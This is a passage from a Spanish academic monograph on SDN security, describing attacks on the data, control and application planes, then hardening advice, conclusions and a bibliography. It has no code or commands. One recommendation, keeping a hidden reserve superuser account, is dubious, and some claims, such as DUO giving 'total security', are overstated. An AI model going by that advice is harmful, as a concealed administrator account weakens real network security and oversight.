
Es entonces que en las redes SDN se debe prestar atención al controlador ya que este se convierte en un punto único de fallo para el entorno, si una persona no autorizada logra conseguir acceso al controlador, aquí la red en su totalidad puede quedar expuesta ya que la separación del plano de control y el plano de datos como se ve en la **Figura 3**, donde se convierte a los conmutadores y enrutadores de la red en dispositivos, cuya gestión queda en manos del controlador. Además de los errores de tipo humanos que se puedan generar dentro de la configuración del controlador y desplegar un efecto de caída sobre toda la red. Se deben además contar con las réplicas y copias de seguridad que se deben implementar para así garantizar la seguridad del controlador SDN aprovisionando tanto la del nivel del sistema operativo a nivel de aplicación y a nivel de la API.

10.1 RESULTADO DE ATAQUES QUE SE PUEDEN GENERAR AL PLANO DE DATOS

Como resultado vemos que los atacantes pueden desviarse a los elementos de la red dentro de la red interna. Es el caso que un atacante podría teóricamente poder tener acceso de tipo físico o por medio virtual sin autorización puede llegar a comprometer algún host que ya esté conectado a la red SDN, para luego tratar de realizar ataques con la idea de desestabilizar los elementos de la red.

Esto entonces podría ser un tipo de denegación de servicio DOS o también un tipo de ataque Fuzzing con la idea de poder atacar los elementos de toda la red, en la siguiente imagen se observa la forma de ataque de los vectores.

Figura 24. Vectores de ataque SDN



Fuente: HOGG, Scott, Networkworld [imagen]. Vectores de ataque SDN, (consultado: Noviembre 28 de 2018) disponible en https://www.networkworld.com/article/2840273/sdn/sdn-security-attack-vectors-and-sdn-hardening.html

Existen muchas Southbound APIs y protocolos utilizados por el controlador para de esta forma comunicarse con los elementos de la red, este tipo de comunicaciones

southbound pueden utilizar OpenFlow, OVSDB, PCEP, I2RS, BGP-LS, OMI, Puppet, XMPP, EEM, Cisco onePK, entre muchas otras y cada uno de estos protocolos cuentan con sus propios métodos para asegurar la comunicación de los elementos de la red. Pero sin embargo muchos de estos protocolos son bastante nuevo y sus implementadores pueden no configurarlos de manera más apropiada y segura. Y es aquí donde los atacantes podrían aprovechar estos tipos de protocolos e intentar ingresar nuevos flujos en las tablas de los elementos de la red. Aquí el atacante tendría que poder intentar ingresar nuevos flujos para poder permitir un tipo específico de tráfico que no debería estar permitido en la red.

Si un atacante crea un flujo que desvié la dirección de tráfico que pasa por un firewall, este podría tener una ventaja decisiva. Si este atacante puede dirigir el tráfico en dirección a ellos podría tratar de aprovechar toda la capacidad para poder Sniffear todo el tráfico y podrá realizar entonces un ataque Man in the middle, ataque de hombre en el medio.

También se puede dar si no se tiene una buena configuración que el atacante intente espiar la comunicación entre los elementos de la red y los controladores, toda esta información puede ser muy útil para un ataque de replay que tiene propósitos de reconocimiento.

Pasando a otro punto muchos de los sistemas SDN son desarrollados en data center y estos utilizan protocolos llamados DCI, NVGRE, STT, VXLAN, OTV, L2MP, Cisco Fabricpath, Juniper Qfabric, SPB, entre muchos otros, estos protocolos pueden a su vez carecer de autenticación y encriptación para asegurar el contenido de los datos. Estos nuevos protocolos podrían poseer tipos de vulnerabilidades debido a un aspecto en el diseño de todo el protocolo o de la manera en la que el proveedor o cliente ha implementado este protocolo. Un atacante además podría estar motivado a crear el tráfico haciéndose pasar por otro tipo de elemento de la

red de modo que modifique los links del DCI (Data center Interconnect) o puede crear un ataque Dos a las mismas conexiones.

10.2 RESULTADO DE ATAQUES QUE SE PUEDEN GENERAR AL PLANO DE CONTROL

El controlador de la red también es un objetivo bastante importante, aquí un atacante podría intentar direccionar al controlador para diferentes tipos de propósitos, algunos de ellos podrían instanciar los flujos falsificando mensajes de las aplicaciones Northbound o falseando mensajes hacia los elementos Southbound. Si un atacante puede falsear flujos del controlador legítimos es entonces que puede tener la habilidad para permitir el tráfico a través de toda la red SDN y posiblemente pueda alcanzar las políticas de seguridad configuradas.

Además un atacante puede intentar realizar una denegación de servicios del controlador o utilizar otro método que cause un tipo de falla del controlador. El atacante tendría la posibilidad de atacar de forma que haga que el controlador consuma muchos recursos y por ende este responda muy lentamente comprometiendo la velocidad de toda la red.

Muchas de las veces los controladores SDN corren en algún GNU Linux, si el controlador corre en un sistema operativo con propósitos generales las vulnerabilidades de este equipo se pueden convertir en vulnerabilidades del controlador. Algunas de las veces el controlador es implementado utilizando contraseñas que van por defecto y sin configuraciones en la seguridad establecidas. Practica que se puede generar por medio del administrador ya que a veces les da miedo realizar el cambio a alguna configuración para no ir a dañar la red.

El atacante también puede crear su propio controlador para tomar la red como propia, haciendo cree que es el principal controlador. Aquí el atacante puede crear

entradas en las tablas de flujo y aquí los administradores no tendrían visibilidad de los flujos desde la perspectiva del controlador de producción. En este caso el atacante puede tener un control completo de la red.

10.3 RESULTADO DE ATAQUES QUE SE PUEDEN GENERAR EN LA CAPA DE APLICACIÓN

Al atacar la seguridad de los protocolos Northbound también podría ser como un vector de ataques, vemos que hay muchas aplicaciones que son utilizadas por controladores SDN Northbound APIs ya que pueden utilizar, Java, C, Rest Phyton, JSON, XML y algunos lenguajes más, es entonces que si un atacante utiliza a su favor las vulnerabilidades de las Northbound entonces podrá tener el control de toda la red a través del controlador. Si este controlador carece de seguridad para las Northbound aquí el atacante tendrá la posibilidad de crear tipos de políticas propias para así ganar el control de todo el entorno SDN.

Algunas veces se tiene una contraseña por defecto que se utiliza por la REST API y que se determina de forma trivial. Si para el desarrollo de una SDN no se realiza cambio de la contraseña por defecto y el atacante puede crear paquetes a través de la interfaz de gestión del controlador, él podría entonces consultar la configuración de toda la gestión del controlador SDN y ingresar su propia configuración.

10.4 SEGURIDAD A NIVEL DEL SO

A nivel del sistema operativo hay dos tipos de puertas principales de ataque como lo es acceso por consola a la VM donde está el controlador si es abierto, o el equipo de propósito que sea específico de un vendedor y el acceso por SSH. En general el acceso a la consola debe estar sujeto a todas las medidas de seguridad en la plataforma donde se implemente.

Es recomendación general que el equipo encargado de la implementación tome las siguientes medidas:

El acceso por SSH se debe prohibir a usuarios con privilegios de administración root, solo se deben tener activos los usuarios que administran el equipo: Debido a que estas son puertas principales de ataque ya que el acceso a la consola puede estar expuesto se deben tomar medidas como bloqueo de los privilegios de administración solo para el root donde solo tendrá acceso el usuario que administra el equipo ya que si esto no se realiza una vez puedan ingresar al equipo ganaran privilegios, por esto se debe estar atentos a la matriz de riesgo y evaluar muy bien antes de la implementación, y después de realizada que si esté solo el privilegio del ROOT principal.

Adicional es bueno crear un usuario Superuser habilitarlo con estas mismas políticas para que siempre trabaje, y en caso de perder la gestión podamos ingresar y obtenerlas y así poder tener siempre la seguridad que no vamos a perder la cuenta. Este usuario siempre estaría escondido para solo utilizarlo en caso que alguien logre entrar.

Se deben utilizar conexiones por SSH para cifrar todas las contraseñas y todo el tráfico con el controlador. En este nivel sería perjudicial si las contraseñas de los usuarios están alojadas en el mismo archivo.

se puede plantear también un sistema encriptado con la herramienta DUO de Cisco la cual nos deje tornar la transmisión del SSH y envía un correo o mensaje de texto con una clave para poder conectarnos totalmente seguros. Esta clave solo la envía a un correo electrónico a los usuarios que se registran en la plataforma y da la seguridad total que esta conexión SSH viaja segura.

Estar atentos a las políticas de cambio de contraseña: Es importante que adicional a toda la seguridad que se genera tener una política de contraseñas que sea alfanumérica y que pida cambio cada determinado tiempo para no tener inconvenientes que estas queden grabadas en los navegadores de los usuarios y que cuando cambien de trabajo e ingresen con su usuario el perfil les tome nuevamente las contraseñas almacenas, por eso es importante que trabajemos con la API de DUO esta nos ayuda a gestionar mejor las conexiones remotas al controlador.

Tener registro de los niveles de consumo para todos los componentes de la CPU, Memoria, Interfaces. Esto con la idea de poder fijar los umbrales que nos permitan detectar cambios en el comportamiento establecido como opción normal: Con las herramientas de monitorización se estará validando todo el registro y generando auditorias del consumo total de todos los componentes del SDN, aquí se tendrá una mirada global con la idea de no llegar a un desbordamiento de bufer, tener un control del consumo energético, y monitoreo de las interfaces de red. Además de poder aplicar controles y alarmas en lugares que sean necesarios.

10.5 SEGURIDAD A NIVEL DE APLICACIÓN

Con la idea de poder minimizar la exposición de las contraseñas en las llamadas que se hacen a la API se deberán establecer algunos mecanismos como la generación de un tipo de token hash de la contraseña para cada llamada que se realizara.

La comunicación que va entre el controlador y los dispositivos de toda la red debería ir cifrada para poder garantizar la seguridad. Se deberán poder implementar versiones del OpenFlow sobre los TLS para así asegurar que ningún tipo de intruso pueda descifrar o alterar o suplantar la comunicación entre el controlador de SDN y los agentes. Se deberá poder implementar también los mecanismos de

autenticación avanzados, como ejemplo se debe realizar mediante un sistema multifactor que vaya más lejos que el típico desafío de usuario y contraseña, esto con el modo que los atacantes necesiten pasar varias barreras para poder llegar al controlador, algunas otras barreras que se pueden incorporar son las de unas poderosas herramientas que se conocen como l son firewall de última generación, IPS, IDS entre otros.

Según las metodologías de seguridad se anexa la de Benson que fue diseñada específicamente para apoyar a las personas que trabajan en el diseño de la seguridad, estrategias planes de protección, integridad, confidencialidad e integridad y que son base en la identificación de los problemas de seguridad y que nos ayuda en la implementación de SDN. **Se adjunta Anexo 2 Metodología de seguridad según Benson. Metodología que se construye de pasos que se deben seguir para obtener una buena seguridad.**

Esto debido a que los datos del sistema corren riesgos de varias fuentes y errores de usuarios y además de los ataques malicioso y los que nos son malintencionados, aquí pueden ocurrir accidentes y los atacantes podrán obtener acceso a sistema y lograr interrumpir los servicios y lograr inutilizar los sistemas o alterar también o hasta robar la información y es por eso que antes, durante y después que debemos de prever una protección para las redes SDN donde contemos con las siguientes características que nos indica Benson:

Confidencialidad: ya que los sistemas contienen información que requiere protección contra toda la divulgación no autorizada, como información de difusión programada, información personal y la información que esta patentada entre otra que es de suma importancia.

Integridad: El sistema contiene además información que se debe proteger contra tipos de modificaciones no autorizadas, imprevistas o no intencionales, como indicadores económicos y transacciones de tipo financieras

Disponibilidad: El sistema contiene información y proporciona servicios que deben estar siempre disponibles de una manera oportuna para así cumplir con los requisitos de la misión y para evitar algunas perdidas. Como sistemas críticos para la seguridad.

11. CONCLUSIONES

En el análisis realizado se encuentra que las redes definidas por software, además de contar con una arquitectura de red dinámica, gestionable, adaptable y con un costo eficiente, también nos trae otros beneficios como los son opciones directamente programables, agilidad, centralización, programabilidad, apoyada en estándares abiertos mediante el modelo OpenFlow.

La revisión de diferentes documentos sobre la seguridad en redes SDN y sus protocolos pudo evidenciar a lo largo de la monografía, la necesidad de realizar por medio de los integradores varios análisis a nivel técnico de los equipos en cuanto a requisitos. Adicional se pudo concluir la importancia de evaluar las ventajas y desventajas que la seguridad juega en un proyecto SDN, ya que por medio de esto se puede lograr una implementación programada, segura y exitosa que no afecte la transición de una red convencional a una red programable, dejando políticas y reglas por fuera debido a errores en la migración por falta de planificación y análisis de requisitos.

Durante el análisis se logra evidenciar que las arquitecturas tradiciones cuentan con limitaciones que no dejan aprovechar las características fácilmente, esto debido a su estandarización en el protocolo que no permite la escalabilidad acorde a la necesidad actual de la hyperconvergencia. Al contrario de las redes definidas por software que estudiamos en la monografía la cual nos permite la personalización y programabilidad de toda la red logrando acoplarse de la mejor manera a las tendencias actuales en TI, ya que cuenta con las capas de aplicación, control e infraestructura, capas que se componen de diferentes dispositivos de hardware con soporte OpenFlow, controladores encargados de enviar las órdenes a diferentes componentes de la capa de infraestructura y API abierta para la capa superior de aplicación y capa inferior. Capa que se ubica en el nivel más alto de toda la arquitectura y la cual se encarga de implementar las políticas y aplicaciones de alto

nivel. Es de resaltar que se tienen políticas de alto nivel que provienen de esta capa de aplicación y se transmiten al controlador el cual es encargado de la toma de decisión en toda la base de estado de la red para así poder transmitirlas a la capa de infraestructura.

Podemos destacar los desafíos a las nuevas amenazas, los perímetros de seguridad, la gestión proactiva de actualizaciones y la alta escalabilidad, además de la gestión proactiva de actualizaciones, información que para hacerla un poco más entendible se desglosa revisando el enfoque convencional. además de uno de los enfoques más importantes y al cual apunta el estudio que es el enfoque SDN y sus beneficios. Temas que van desde la investigación de las firmas de seguridad, visibilidad de la red de extremo a extremo, configuración centralizada y estado. Información que es de suma importancia para la identificación y solución de problemas de seguridad en las redes definidas por software y que pueden ser de mucha ayuda a nivel teórico practico.

12. RECOMENDACIONES

Se deben adoptar algunas estrategias de seguridad las cuales pretendan establecer una cantidad de políticas y controles de seguridad que contenga una estrategia para poder determinar las vulnerabilidades que existen en el sistema y en las políticas y controles de seguridad en la implementación. Aquí se puede determinar al validar con una documentación que se debería seguir, esta revisión se debe tener cuenta para toda la configuración de la red SDN y además se debe validar toda la documentación existente y que llega con los manuales de los equipos, a tener en cuenta debe estar:

- ✓ Las políticas de seguridad física como controles de acceso físico.
- ✓ Políticas de seguridad de la red, correo electrónico e internet entre otros.
- ✓ Política de seguridad de datos control de acceso y la integridad.
- ✓ Planes y pruebas de contingencia y recuperación de desastres.
- ✓ Concientización con los agentes de TI y personal de TI, capacitación constante en seguridad informática.
- ✓ Revisión contraseñas internas de Bios.
- ✓ Documentación salvaguardada de control de acceso.
- ✓ Y otras contraseñas de la gestión de todo el controlador SDN.

Adicional es importante también poder identificar métodos, herramientas, pruebas y formas para mitigar riesgos de seguridad como los que se ven a continuación y que buscan asegurar las redes definidas por software durante y después de la implementación.

Identificación de los métodos, herramientas y todas las técnicas de ataques probables: Donde se evalúan métodos, herramientas y todas las técnicas de ataques que se puedan encontrar, hasta las nuevas metodologías de implantación de tipo codificadas de sistemas que alternan y pueden atentar contra la integridad y estabilidad para todos los datos.

Establecimiento de estrategias de tipo proactivas y reactivas: Aquí se encamina a reducir al mínimo todas las directivas de seguridad, así como también el desarrollo de planes de contingencia.

Pruebas: Las que se deben llevar a cabo luego de que se haya puesto en marcha la estrategia de tipo proactiva y reactiva, con la idea de mejorar las directivas y todos los controles de seguridad que se van a implantar después.

Formación de equipos a respuestas de incidentes: Se identifican las herramientas de software para poder responder a las incidencias, realización de actividades tipo formativas que van con la ejecución de estudios a los ataques del sistema.

Identificación de activos y vulnerabilidades ante amenazas conocidas: Realizar una evaluación de las necesidades de seguridad de la implementación incluyendo la determinación de sus vulnerabilidades y amenazas ya conocidas, donde implica el reconocimiento de los tipos de activos que se tienen, esto nos mostrara los tipos de amenazas contra los que necesitamos protegernos

Equipo de respuesta a incidentes: Se debe conformar un equipo de respuesta a los incidentes que se puedan generar, este equipo debe participar en los esfuerzos de tipo proactivos para los profesionales de seguridad y se debe incluir:

- ✓ Desarrollo de manejo de incidentes
- ✓ Identificación de las herramientas de software para poder responder a los incidentes y eventos
- ✓ Investigación y desarrollo de otras herramientas de seguridad
- ✓ Realizar actividades de sensibilización
- ✓ Investigación sobre últimas amenazas
- ✓ Relacionar ataques al sistema instalado

Todo esto nos proporcionara un conocimiento mucho más amplio y se puede utilizar para poder emitir antes y durante los incidentes que se puedan generar además de prevenirlos.

Es por esto que la metodología discute la estrategia que se muestra en el anexo y que puede ser implementada para utilizar políticas de seguridad y controles antes descritos que nos pueden minimizar los posibles ataques y amenazas, estos métodos pueden utilizarse para varios tipos de ataques, esto ya sea de tipo malicioso o de desastre natural y se puede utilizar repetidamente en diferentes escenarios que estemos trabajando de las redes SDN que sean maliciosos y no maliciosos, esto se basa en las metodologías como métodos de ataque y

vulnerabilidades que se describen como amenazas de seguridad y que se ve en el **anexo 2.**

Con la idea de poder mejorar la seguridad en las implementaciones SDN es recomendable además que tanto los investigadores y los integradores, desarrollen listas de chequeo y controles que puedan apoyar, antes, durante y después, para así tener una mejor seguridad, y rápida transición de las redes convencionales a SDN.

Se debe realizar constante análisis de las diferentes tecnologías SDN emergentes, para esto es importante que el personal encargado de realizar la implementación este actualizado y certificado, ya que posterior a la implementación es importante seguir auditando el funcionamiento. para así garantizar la disponibilidad de la solución y la estabilidad del plano de control y datos. Ya que, al ser una tecnología bastante nueva y compleja, se recomienda adicionar a los diferentes equipos que lo componen en su arquitectura y en software, de contratos de servicio y soporte que son de mucha ayuda en momentos críticos donde la estabilidad y seguridad no dependen del especialista SDN, si no de temas externos por problemas asociados al software y que son ellos por su nivel de experticia a nivel general, los que nos pueden guiar para garantizar la continuidad de la solución.

Es bastante fundamental a la hora de la implementación no abaratar los costos de implementación con las aplicaciones adicionales de seguridad que se deben instalar en el momento de las del despliegue, ya que esto genera brechas de seguridad al faltar componentes de bloqueo en amenazas. Se debe estudiar primero si el componente no afecta la seguridad interna y perimetral del controlador.

Al inicio de toda implementación se deben ejecutar pruebas en un área experimental de la red totalmente aislada, ya que no es recomendable ejecutar mientras este en

producción, puesto que si este paso no se tiene muy en cuenta se pueden tener bloqueos y caídas no programadas en toda la infraestructura operativa por modificaciones de seguridad e inestabilidades en el controlador, cabe aclarar que esta transición se realiza entre la red convencional y la red SDN.

También se debe habilitar OpenFlow en ambiente de pruebas ya que este protocolo es el encargado de negociar con los enrutadores él envió de los paquetes, esta actividad es de suma importancia por parte de los implementadores y se debe segmentar como medida importante de seguridad, actividad que se realizada creando una VLAN, etiquetándola e instalando uno de los Switch virtuales en modo transparente para captar todo el tráfico de la red y poder así realizar hardening dentro de toda la arquitectura que se está configurando, para así poder asegurar que toda la implementación este blindada en temas de seguridad y puertos. Análisis que se debe entregar al final de la implementación como medio de documentación y seguimiento para así poder continuar con la monitorización y el análisis profundo.

El paso de los usuarios de la red convencional a la red nueva se debe hacer por segmentos y estar seguros que la implementación ya esté tan segura para no ir a tener fugas de información, Antes, durante y después ya que se tienen puertos y servicios abiertos que se deben cerrar o habilitar a medida del paso de información.

En la conectividad de los equipos los dos principales accesos son por medio de acceso a consola y acceso por SSH, en las cuales se deberá tener una ardua monitorización y llevar un control como el cambio de todas las claves que este trae por defecto, en caso de no tenerlas se deben asignar y documentarlas al inicio de la implementación y hacer seguimiento posterior a la puesta en marcha de la solución SDN, es importante estar sujeto a todas estas medidas de seguridad en la plataforma donde se está implementando y realizar auditorías periódicas por parte del área de TI, para garantizar la seguridad a nivel de administración.

13. BIBLIOGRAFÍA

Andrearrs,¿Qué es una API?. [En línea] Hypertextual (15 de Mayo de 2014). [Consultado: 4 de julio de 2018]. Disponible en internet: https://hipertextual.com/archivo/2014/05/que-es-api/

A. Bianco, R. Birke, L. Giraudo y M. Palacin, OpenFlow Switching: Data Plane Performance de Communications, [En línea] Telematica Polito IT (13 de Febrero de 2010). [Consultado: 28 de julio de 2018]. Disponible en internet: https://www.telematica.polito.it/~bianco/Papers_pdf/2010/icc_openflow.pdf

A. C. Risdianto y E. Mulyana, Implementation and Analysis of Control and forwarding plane for SDN, [En línea] Researchgate (10 de Octubre de 2012). [Consultado: 10 de Agosto de 2018]. Disponible en internet: https://www.researchgate.net/publication/261085931_Implementation_and_analysis_of_control_and_forwarding_plane_for_SDN

C. Caballero, J. A. Clavero, Sistemas de almacenamiento UF1466, [En línea] Paraninfo.es (23 de Mayo de 2016). [Consultado: 30 de junio de 2018]. Disponible en internet: https://www.paraninfo.es/catalogo/9788428396608/uf1466---sistemas-de-almacenamiento

Datacenter Dinamico, La evolución que necesitaba la red, [En línea] datacenterdynamics.es (29 de septiembre de 2016). [Consultado: 28 de Octubre de 2018]. Disponible en internet: http://www.datacenterdynamics.es/focus/archive/2013/03/sdn-la-evoluci%C3%B3n-que-necesitaba-la-red.

Datacenter Dinamico, La evolución que necesitaba la red, [En línea] tools.ietf.org (4 de Marzo de 2014). [Consultado: 31 de Octubre de 2018]. Disponible en internet: https://tools.ietf.org/html/rfc7149

INTERNAUTA SIN PAUTA, El papel del Plano de Control en Redes de ROADM [En línea] Filotecnologa.Wordpress (29 de Agosto de 2011). [Consultado: 6 de Agosto de 2018]. Disponible en internet: https://filotecnologa.wordpress.com/2011/08/29/el-papel-del-plano-de-control-en-redes-de-roadm/

INTERNAUTA SIN PAUTA, Plano de transporte [En línea] Filotecnologa.Wordpress (29 de Agosto de 2011). [Consultado: 7 de Agosto de 2018]. Disponible en internet:

https://filotecnologa.wordpress.com/2011/08/29/el-papel-del-plano-de-control-en-redes-de-roadm/

IESCURAVALERA, Conmutador (dispositivo de red). [En línea] Iescuravalera.es (15 de Septiembre de 2014). [Consultado: 7 de julio de 2018]. Disponible en internet: http://informatica.iescuravalera.es/iflica/gtfinal/libro/c326.html

INSTELSA ¿Que la ICT? [En línea] intelsa.es (4 de Febrero de 2012). [Consultado: 28 de Agosto de 2018]. Disponible en internet: http://www.instelsa.es/servicios/telecomunicaciones/i-c-t/que-es-la-ict.html

J. Pérez, A. Gardey. Protocolo de red. [En línea] Definición.de (27 de septiembre de 2013). [Consultado: 4 de Agosto de 2018]. Disponible en internet: https://definicion.de/protocolo-de-red/

L. Jianying, J. Pettit, M. Casado, J. Lockwood y N. McKeown, Prototyping Fast, Simple, Secure Switches for Ethane [en línea] Standford.edu (26 de Marzo de 2007). [Consultado: 16 de junio de 2018]. Disponible en internet: http://yuba.stanford.edu/~nickm/papers/ethane-hoti07.pdf

M. Jarschel, S. Oechsner, D. Schlosser, R. Pries, S. Goll, and P. Tran-gia, Modeling and Performance Evaluation of an OpenFlow Architecture [en línea] Itc23.com (23 de Marzo de 2013). [Consultado: 8 de junio de 2018]. Disponible en internet: http://www.itc23.com/fileadmin/ITC23_files/papers/1569411505.pdf

M. Casado, T. Garfinkel, A. Akella, M. J. Freedman, D. Boneh, N. McKeown y S. Shenker, Protection architecture for enterprise networks [en línea] Standford.edu (10 de febrero de 2006). [Consultado: 15 de junio de 2018]. Disponible en internet: http://yuba.stanford.edu/~casado/sane.pdf

MARTINEZ, Oscar, ACOSTA, David, Julio César; E, Mata, E, L. Aprendizaje combinado, aprendizaje electrónico centrado en el alumno y nuevas tecnologías [En línea] Sedici.unpl.edu.ar (1 de Enero de 2012). [Consultado: 9 de julio de 2018]. Disponible en internet: http://sedici.unlp.edu.ar/bitstream/handle/10915/19306/Documento_completo.pdf?sequence=1

M. Tim Jones. (2009) La anatomía de un hipervisor Linux, [En línea] IBM.com (26 de marzo de 2009). [Consultado: 17 de julio de 2018]. Disponible en internet: https://www.ibm.com/developerworks/ssa/library/l-hypervisor/index.html

NICK, McKeown, Software Defined Networking and OpenFlow [en linea]. OFC Short Course (9 de Marzo de 2014). [Consultado: 4 de junio de 2018]. Disponible en internet: http://yuba.stanford.edu/~sd2/OF_SDN_Short_Course_2014.pdf

NATE. Foster, A. Guha, M. Reitblatt, A. Story, M. J. Freedman, N. P. KATTA, C. Monsanto, J. Reich, J. Rexford, D. Walker, M. R. Harrison, and U. S. M. ACADEMY, Languages for Software-Defined Networks, [en línea]. Freneticlang.org (5 de Febrero de 2013). [Consultado: 3 de junio de 2018]. Disponible en internet: http://frenetic-lang.org/publications/overview-ieeecoms13.pdf

N. Feamster, J. Rexford y E. Zegura, The Road to SDN, [en línea] Standford.edu (30 de Diciembre de 2013). [Consultado: 20 de junio de 2018]. Disponible en internet: https://queue.acm.org/detail.cfm?id=2560327

R, Ramiro. Seguridad en las redes definidas por Software (SDN). [en línea]. Ciberseguridad. Blog. (6 de diciembre 2017). [Consultado: 3 de junio de 2018]. Disponible en internet: https://ciberseguridad.blog/seguridad-en-las-redes-definidas-por-software-sdn/

OPEN NETWORKING FUNDATION, Member Listing, ONF, [En línea] opennetworking.org (11 de Marzo de 2015). [Consultado: 23 de junio de 2018]. Disponible en internet: https://www.opennetworking.org/our-members

ORACLE, La virtualización de redes y las redes virtuales. [En línea] Oracle (18 de marzo de 2011). [Consultado: 18 de julio de 2018]. Disponible en internet: https://docs.oracle.com/cd/E26921_01/html/E25833/gfkbw.html

OPEN NETWORKING FOUNDATION, The New Norm For Networks [En línea] ONF (13 de Abril de 2012). [Consultado: 4 de septiembre de 2018]. Disponible en internet: https://www.opennetworking.org/images/stories/downloads/sdn-resources/white-papers/wp-sdn-newnorm.pdf

OPEN NETWORKING FOUNDATION, Software Defined Networking SDN Definition, [En línea] ONF (15 de Febrero de 2018). [Consultado: 16 de septiembre de 2018]. Disponible en internet: https://www.opennetworking.org/sdn-definition/

P. Donadio y G. Parladori, Network virtualization in the cloud computing era de Telecommunications Network Strategy and Planning Symposium (NETWORKS), [En línea] WikiCFP (23 de Abril de 2012). [Consultado: 28 de junio de 2018]. Disponible en internet: http://www.wikicfp.com/cfp/servlet/event.showcfp?eventid=70059&copyownerid=83148

POPE, Erick. SW Virtual libre y el protocolo OpenFlow , [En línea] Agetic (29 de Diciembre de 2017). [Consultado: 18 de Noviembre de 2018]. Disponible en internet: https://blog.agetic.gob.bo/2017/12/investigacion-en-la-agetic-el-switch-virtual-libre-y-el-protocolo-openflow/

R. Margaret, Sistema operativo de red (NOS), [En línea] searchdatacenter (22 de Febrero de 2016). [Consultado: 23 de julio de 2018]. Disponible en internet: https://searchdatacenter.techtarget.com/es/definicion/Sistema-operativo-de-red-NOS

R. Margaret, northbound interface / southbound interface [En línea] Techtarget (16 de Noviembre de 2012). [Consultado: 18 de Agosto de 2018]. Disponible en internet: https://whatis.techtarget.com/definition/northbound-interface-southbound-interface

SDXCENTRAL, What are SDN Controllers (or SDN Controllers Platforms)? [En línea] Sdxcentral (25 de Agosto de 2013). [Consultado: 2 de julio de 2018]. Disponible en internet: https://www.sdxcentral.com/sdn/definitions/sdn-controllers/

SEGU.INFO ¿Que es stride? [En línea] Segu.Info (20 de Marzo de 2010). [Consultado: 21 de Agosto de 2018]. Disponible en internet: https://blog.segu-info.com.ar/2010/03/que-es-stride.html

S. Denazis, E. Haleplidis, J. H. Salim, O. Koufopavlou, D. Meyer, y K. Pentikousis, Software-Defined Networking (SDN) Layers and Architecture Terminology, [En línea] tools.ietf.org (4 de Enero de 2015). [Consultado: 8 de Noviembre de 2018]. Disponible en internet: https://tools.ietf.org/html/rfc7426

ANEXOS

Anexo 1. Consideraciones de seguridad.

Tabla 2. Consideraciones de seguridad.

Desafíos	Enfoque en la actualidad	Enfoque SDN	Beneficios
Nuevas amenazas	Se identifica la firma de seguridad El usuario se encuentra con algunas herramientas disponibles dentro del sistema Se bloquea al usuario acceso a la red. El AMQ no logra entender la negación El usuario que es malintencionado de logra desplazar a otro puerto y continua los ataques y programación de virus	Se ve que la visibilidad de la red de extremo a extremo se puede derivar de la configuración centralizada y del estado de ella. Los controles de fino pueden implementar medidas en tiempo real	El personal para las operaciones de TI puede experimentar continuamente un fuera de banda con la idea de refinar constantemente todo el comportamiento de los AMQ gestión de rutas , firmas y gestión del trafico Se reduce significativamente todos los recursos de la plataforma que son requeridos para el procesamiento de la seguridad logrando reducir el CapEx esto para interfaces de alta velocidad

